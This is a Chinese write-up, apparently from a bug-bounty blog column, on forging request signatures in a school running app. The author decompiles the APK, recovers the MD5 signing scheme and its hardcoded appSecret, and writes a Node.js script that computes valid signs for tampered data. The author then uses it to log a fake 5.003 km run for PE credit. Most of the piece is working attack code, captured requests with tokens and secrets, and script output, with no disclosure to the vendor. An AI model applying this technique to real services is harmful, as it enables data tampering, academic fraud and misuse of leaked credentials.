0x00前言

本期登场的目标虽不是SRC，但是整个漏洞的利用手法很有学习意义。**目前在很多大厂的http数据包中都会添加sign值对数据包是否被篡改进行校验，而sign算法的破解往往是我们漏洞测试的关键所在~**

本人在一些漏洞挖掘实战中**经常发现在破解sign值后，在测试各类越权，重放等漏洞时一马平川**

今天特此为大家带来这样一个精彩的实战案例。

0x01 背景

学校每学期的体育成绩中会有10%来源于某跑步APP的打卡数据，本人作为一个**体测只能勉强及格**的废物，自然得想办法拿到这10分，以防挂科


无奈这个app后台设置的是每学期男生总共要求跑120公里才能完整地拿到10分，非常恶心。

一学期跑120公里，你还不如鲨了我，于是便有了此文对于其app的crack

0x02 初步测试

手机装好https证书，挂好Burpsuite的代理，随后我们直接去抓取该APP上传校园跑步数据时的请求


请求如下



我们发现单次跑步距离对应的POST参数为FormatSportRange，自然二话不说对其进行修改，将0.000修改为5.000

此时悲剧发生了，直接提示认证失败~

定神细看，发现POST数据末尾有sign签名....



此时老开发或老安全肯定就知道发生甚么事了，为了让本文对新手友好一些，下面简单讲一下sign校验手法

0x03 何为Sign签名校验?

Sign签名校验法本质上是对客户端传输数据合法性的一种校验手段

其常用手法为，在用户客户端传输的数据中额外加上时间戳以及特殊字符，随后一起得出整体数据的加密值(常用MD5,SHA1等加密算法)

这就导致了用户在不知晓程序的原始数据生成sign值的方法情况下，若对传输到服务端的数据进行篡改，在后端都会鉴权失败，导致用户篡改后的数据无效。

0x04 sign值的安全对抗方法

针对有sign签名值的数据包，本人常用的测试手法有两个：

1.检测sign值是否为弱凭据

2.检测sign值是否可以置空

第一种类型通常有两种情况

①看sign值是否采用了一些弱加密/编码方法(例如base64)，我们解码后可以直接看到sign的原始数据。

②测试sign值是否为时间戳/随机数加密后的密文值，在一些实战情况中，很多厂商安全开发意识不足，会将sign值的算法直接暴露在前端未加密的js中，或者直接将用户进行某操作的时间戳进行md5加密后作为sign凭据，导致sign凭据在一段时间内可以通过遍历时间戳进行猜解

第二种类型就比较好理解，我们直接将sign参数以及值删掉，看后端程序是否可以不校验sign直接执行我们传输的数据

上述概念可能看起来比较抽象，下面我们继续来看本案例


0x05 二次测试

我们先尝试第一种方法，上方添加跑步记录获取到的sign值为**5ded7f11f080fb5a9d403c9d0963ebaa**

拿眼一看，大概率sign值是使用md5加密的，我们随后对其进行解密

GG了，看样厂商的安全意识不算太差~没有使用时间戳或者随机数加密后的值作为sign，导致sign可以被无脑遍历猜解

随后我们尝试第二种方法，置空sign值




发现依然鉴权认证失败，gg了。

看样两种常规的对抗sign的方法已经废了，我们只能从app下手了，逆向尝试去寻找其sign的算法

0x06 逆向apk文件取得其sign值算法


拿到程序apk直接查壳，运气不错，apk没加壳，省了不少功夫

直接将apk文件拖到jadx中，对其进行逆向分析



全局搜素sign，在仔细挨个查看后，成功定位到了其sign生成的关键算法

代码过长，关键部分代码如下




```
public static String o(Map<String, String> map) {
    List arrayList = new ArrayList(map.keySet());
    Collections.sort(arrayList);
    StringBuilder stringBuilder = new StringBuilder();
    for (int i = 0; i < arrayList.size() - 1; i++) {
        String str = (String) arrayList.get(i);
        stringBuilder.append(h(str, (String) map.get(str), false));
        stringBuilder.append(com.alipay.sdk.sys.a.b);
    }
    String str2 = (String) arrayList.get(arrayList.size() - 1);
    stringBuilder.append(h(str2, (String) map.get(str2), false));
    try {
        return URLEncoder.encode(MD5Utils.md5(stringBuilder.toString()), "UTF-8");
    } catch (Map<String, String> map2) {
        map2.printStackTrace();
        return "";
    }
}
```

可以看到，其sign值的签名算法为

创建一个链表, 将全部已有的参数加入进去, 然后再加上一些键值对(其中timestamp时间戳我们已知, appID，appSecret两个键值对我们均未知)


之后再将全部的键值对根据键的字母顺序进行排序, 之后使用 `querystring` 方式对键值对进行编码.

最后再对编码后的字符串求 `MD5` 值, 就是最终的签名了, 麻烦的一比

0x07 继续逆向apk文件获取未知键值对

我们继续来找appID，appSecret两个我们未知的键值对

发现其获取方法如下





```
public Response intercept(Interceptor$Chain interceptor$Chain) throws IOException {
    Iterator it;
    UnsupportedEncodingException e;
    b bVar = this;
    Request request = interceptor$Chain.request();
    Builder newBuilder = request.newBuilder();
    String valueOf = String.valueOf(System.currentTimeMillis());
    String appId = LoginUser.getLoginUser().getAppId();
    if (request.url().toString().startsWith("https://m.          )) {
        appId = "move";
    }
    String str = appId;
    RequestBody body = request.body();
    boolean z = body instanceof FormBody;
    String str2 = "appId";
    String str3 = "sign";
    String str4 = "appSecret";
    String str5 = "timestamp";
    String str6 = g.b;
    if (z) {
        FormBody.Builder builder = new FormBody.Builder();
        Map hashMap = new HashMap();
        FormBody formBody = (FormBody) body;
        for (int i = 0; i < formBody.size(); i++) {
            String name = formBody.name(i);
            String value = formBody.value(i);
            hashMap.put(name, value);
            builder.add(name, value);
        }
        if (!TextUtils.isEmpty(str)) {
            hashMap.put(str2, str);
        }
        hashMap.put(str5, valueOf);
        hashMap.put(str4, str6);
        appId = BaseApp.o(hashMap);
        builder.add(str5, valueOf);
        builder.add(str3, appId);
        body = builder.build();
```

①appID键值对的获取方法:

如果请求的url是 https://m.xxxxx.com 则为move，否则调用getAppId方法

后面我搜索了一下getAppId方法，发现其本质上是获取某接口openId的参数值，随后赋值给AppID

我去burpsuite走了一遍这个apk的业务，然后去http history搜索了一下openId,直接获取到了我们学校的openId参数值，也就是说我们获取到了AppID




```
POST /app/sch/getSchoolById HTTP/1.1
token: 4b57c71a-a999-4fbe-8670-5306abd12094
channel: Android
version: 1573
type: 0
Content-Type: application/x-www-form-urlencoded
Content-Length: 72
Host:
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.11.0

schoolId=5&timestamp=1635572581120&sign=c0c2181e7bdeeeda22a73fc952ec3814
```

```
Cache-Control: no-cache
Via: cache39.l2cm9-6[105,0], kunlun10.cn44[128,0]
Timing-Allow-Origin: *
EagleId: 7d4cf7a816355725904117730e
Content-Length: 251

{
  "total":0,
  "data":{
    "id":5,
    "schName":"      科技大学",
    "urlSite":"https://          ",
    "openId":"ec74df4f7ea14f1fb585bbc9f936fc23",
    "isOpenKeep":"1",
    "isOpenLive":"",
    "isOpenEncry":"",
    "sysType":"1"
  },
  "returnCode":"200",
  "returnMsg":null
}
```

②appSceret键值对获取方法

在jadx中提示appSecre键t对应的值来源于g.b，我们在import的包中成功找到了g.b（即appSecret）



0x08 Nodejs编写计算sign的Exploit

sign的算法已经有了，未知的键值对我们也拿到了，下面就是直接编写计算sign的exploit的时刻啦~

我们选择用nodejs来还原整个sign的加密算法(注意，我们将formatSportRange跑步距离改为了5.003)

```
var parseQueryString = function( url ){
    var reg_url =/^[^\?]+\?([\w\W]+)$/,
        reg_para=/([^&=]+)=([\w\W]*?)(&|$)/g, //g is very important
        arr_url = reg_url.exec( url ),
        ret       = {};
    if( arr_url && arr_url[1] ){
        var str_para = arr_url[1],result;
        while((result = reg_para.exec(str_para)) != null){
            ret[result[1]] = result[2];
        }
    }
    return ret;
}
```


```
var url ="www.xxx.com/index.php?
userId=34263&runType=2&startTime=1635573372448&endTime=1635573425940&gitudeLatit
ude=%5B%7B%22latitude%22%3A34.383468%2C%22locationType%22%3A4%2C%22longitude%22%
3A108.976148%2C%22puase%22%3Afalse%2C%22speed%22%3A0.0%2C%22time%22%3A1635573372
480%7D%2C%7B%22latitude%22%3A34.383484%2C%22locationType%22%3A4%2C%22longitude%2
2%3A108.976155%2C%22puase%22%3Atrue%2C%22speed%22%3A0.0%2C%22time%22%3A163557337
3314%7D%2C%7B%22latitude%22%3A34.383489%2C%22locationType%22%3A2%2C%22longitude%
22%3A108.976155%2C%22puase%22%3Atrue%2C%22speed%22%3A1.55%2C%22time%22%3A1635573
378344%7D%2C%7B%22latitude%22%3A34.383408%2C%22locationType%22%3A2%2C%22longitud
e%22%3A108.976193%2C%22puase%22%3Atrue%2C%22speed%22%3A1.55%2C%22time%22%3A16355
73398400%7D%2C%7B%22latitude%22%3A34.383479%2C%22locationType%22%3A2%2C%22longit
ude%22%3A108.976152%2C%22puase%22%3Atrue%2C%22speed%22%3A1.55%2C%22time%22%3A163
5573418403%7D%5D&identify=12cc1557-f226-4d19-a01f-
58f492620818&formatSportTime=00%3A00%3A01&formatSportRange=5.003&avgspeed=0.0&sp
eed=0%270%22&okPointList=%5B%5D&brand=Xiaomi&model=Mi%2010&system=Android&versio
n=10&appVersion=1.5.73&stepNumbers=%5B0%5D&isFaceStatus=0&points=%5B%5D&uploadTy
pe=0&timestamp=1635573451940";
var obj = parseQueryString(url);
//console.log(obj)   //querystring序列化

const crypto = require('crypto')
const APP_ID = "ec74df4f7ea14f1fb585bbc9f936fc23"
const data = obj
console.log(data)
const timestamp = '1635573451940'

function ff(data, timestamp, appId = APP_ID){
  const d = { ...data, appId, timestamp: '1634356066432',appSecret:
'e8167ef026cbc5e456ab837d9d6d9254' }
  const ans = crypto.createHash('md5').update(Object.keys(d).sort().map(k => k +
'=' + d[k]).join('&')).digest('hex')
  console.log("sign is",ans)
}

ff(data, timestamp, APP_ID)
```

```
PS I:\nodejs> node 1.js
{
  userId: '34263',
  runType: '2',
  startTime: '1635573372448',
  endTime: '1635573425940',
  gitudeLatitude: '%5B%7B%22latitude%22%3A34.383468%2C%22locationType%22%3A4%2C%22longitude%22%3A108.976148%2C%22puase%2
2%3Afalse%2C%22speed%22%3A0.0%2C%22time%22%3A1635573372480%7D%2C%7B%22latitude%22%3A34.383484%2C%22locationType%22%3A4%2
C%22longitude%22%3A108.976155%2C%22puase%22%3Atrue%2C%22speed%22%3A0.0%2C%22time%22%3A1635573373314%7D%2C%7B%22latitude%
22%3A34.383489%2C%22locationType%22%3A2%2C%22longitude%22%3A108.976155%2C%22puase%22%3Atrue%2C%22speed%22%3A1.55%2C%22ti
me%22%3A1635573378344%7D%2C%7B%22latitude%22%3A34.383408%2C%22locationType%22%3A2%2C%22longitude%22%3A108.976193%2C%22pu
ase%22%3Atrue%2C%22speed%22%3A1.55%2C%22time%22%3A1635573398400%7D%2C%7B%22latitude%22%3A34.383479%2C%22locationType%22%
3A2%2C%22longitude%22%3A108.976152%2C%22puase%22%3Atrue%2C%22speed%22%3A1.55%2C%22time%22%3A1635573418403%7D%5D',
  identify: '12cc1557-f226-4d19-a01f-58f492620818',
  formatSportTime: '00%3A00%3A01',
  formatSportRange: '5.003',
  avgspeed: '0.0',
  speed: '0%270%22',
  okPointList: '%5B%5D',
  brand: 'Xiaomi',
  model: 'Mi%2010',
  system: 'Android',
  version: '10',
  appVersion: '1.5.73',
  stepNumbers: '%5B0%5D',
  isFaceStatus: '0',
  points: '%5B%5D',
  uploadType: '0',
  timestamp: '1635573451940'
}
sign is 62577677027045b0344d0f729a792fb6
```

大功告成，我们成功序列化queryString后计算出了sign值，我们现在可以篡改任意数据并根据算法生成伪造的sign值

0x09 测试

我们将原来的formatSportRange跑步距离改为了从0.000修改为5.003，并使用程序生成的sign值



如图，大功告成，跑步记录保存成功，我们成功使用伪造的sign签名增加了一条5.003 km的跑步记录

返回app查看~

nice!

0x10 后言

遇到可能的漏洞点莫要轻言放弃，再坚持一下，曙光就在前方~

大家如果对“重生之我是赏金猎人”专栏感兴趣，欢迎大家多多关注奇安信攻防社区以及vx公众号-M78安全团队